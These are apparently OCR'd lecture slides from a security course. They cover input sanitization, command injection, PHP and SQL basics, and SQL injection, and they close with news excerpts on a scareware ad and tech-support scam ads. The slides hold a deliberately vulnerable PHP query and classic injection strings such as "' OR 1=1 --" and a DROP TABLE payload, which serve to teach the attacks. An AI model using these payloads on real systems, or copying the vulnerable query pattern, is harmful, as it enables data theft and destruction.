
- In principle, can prevent injection attacks by properly sanitizing input
  - Remove inputs with *meta-characters*
    - (can have "collateral damage" for benign inputs)
  - Or escape any meta-characters (including escape characters!)
    - Requires a **complete** model of how input subsequently processed
      - E.g. …regex=foo%27; mail …
      - E.g. …regex=foo%25%32%37; mail …
        - » *Double-escaping* bug
- And/or: avoid using a feature-rich API
  - KISS + defensive programming

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/* room for plenty of args */
  char *envp[1]; /* no room since no env. */
  int argc = 0;

  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++] = "phonebook.txt";
  argv[argc++] = 0;

  envp[0] = 0;

  if ( execve(path, argv, envp) < 0 )
    command_failed(.....);
}
```

Command Injection in the Real World




Command Injection in the Real World



These appliances are effectively **web-facing authentication and access servers**, so exploitation gave attackers a foothold before MFA…

Structure of Modern Web Services



PHP: Hypertext Preprocessor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

  <input value=<?php echo $myvalue; ?>>
- Can embed variables in double-” strings

  $user = “world”; echo “Hello $user!”;

  Or $user = “world”; echo “Hello” . $user . “!”;
- Form data in global arrays $_GET, $_POST, …

SQL

- Widely used database query language
- Fetch a set of records

```
SELECT * FROM Person WHERE Username='oski'
```

- Add data to the table

```
INSERT INTO Person (Username, Balance)
    VALUES ('oski', 10)
```

- Modify data

```
UPDATE Person SET Balance=42 WHERE
Username='oski'
```

- Query syntax (mostly) independent of vendor

SQL Injection Scenario

- Sample PHP

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person
WHERE Balance < 100 AND
                Username='$recipient' ";
$rs = $db->executeQuery($sql);
```

- How can recipient cause trouble here?
  - How can we see anyone’s balance?


SQL Injection Scenario, con't

```
WHERE Balance < 100 AND
                Username='$recipient' ";
```


- recipient = foo' OR 1=1 --
  ("--" is a comment, it masks the lack of close ')
- Or foo'; DROP TABLE Person; -- ?

- Or … change database however you wish

SQL Injection: Retrieving Data



SQL Injection: Modifying Data



SEPTEMBER 14, 2009

New York Times tricked into serving scareware ad

Fake Vonage ad was placed to the newspaper's Digital Advertising group

article, he performed an analysis of the site and discovered that the Times was allowing advertisers to embed an HTML element known as an iframe into their advertisements. This gave the criminals a way to include embedded Web pages in their copy that could be hosted on a completely different server, outside of the control of the Times.

Apparently the scammers waited until the weekend, when it would be hardest for IT staff to respond, before switching the ad by inserting new JavaScript code into that iframe.

FRAUD & IDENTITY THEFT

Apple, Netflix, Microsoft Sites 'Hacked' for Tech Support Scams


Tech support scammers are using sponsored ads and search parameter injection to trick users into calling them.

By Eduard Kovacs | June 24, 2025 (4:59 AM ET)


Tech support scammers are leveraging an unsophisticated but efficient method to trick unsuspecting users into calling them, by 'hacking' the websites of major companies to display the scammers' phone number.

The campaign, analyzed by antimalware firm Malwarebytes, involves the use of sponsored ads on Google. The attackers pay for ads that point people who look for 24/7 support to the sites of companies such as Apple, Microsoft, HP, Facebook, Netflix, Bank of America, and PayPal.

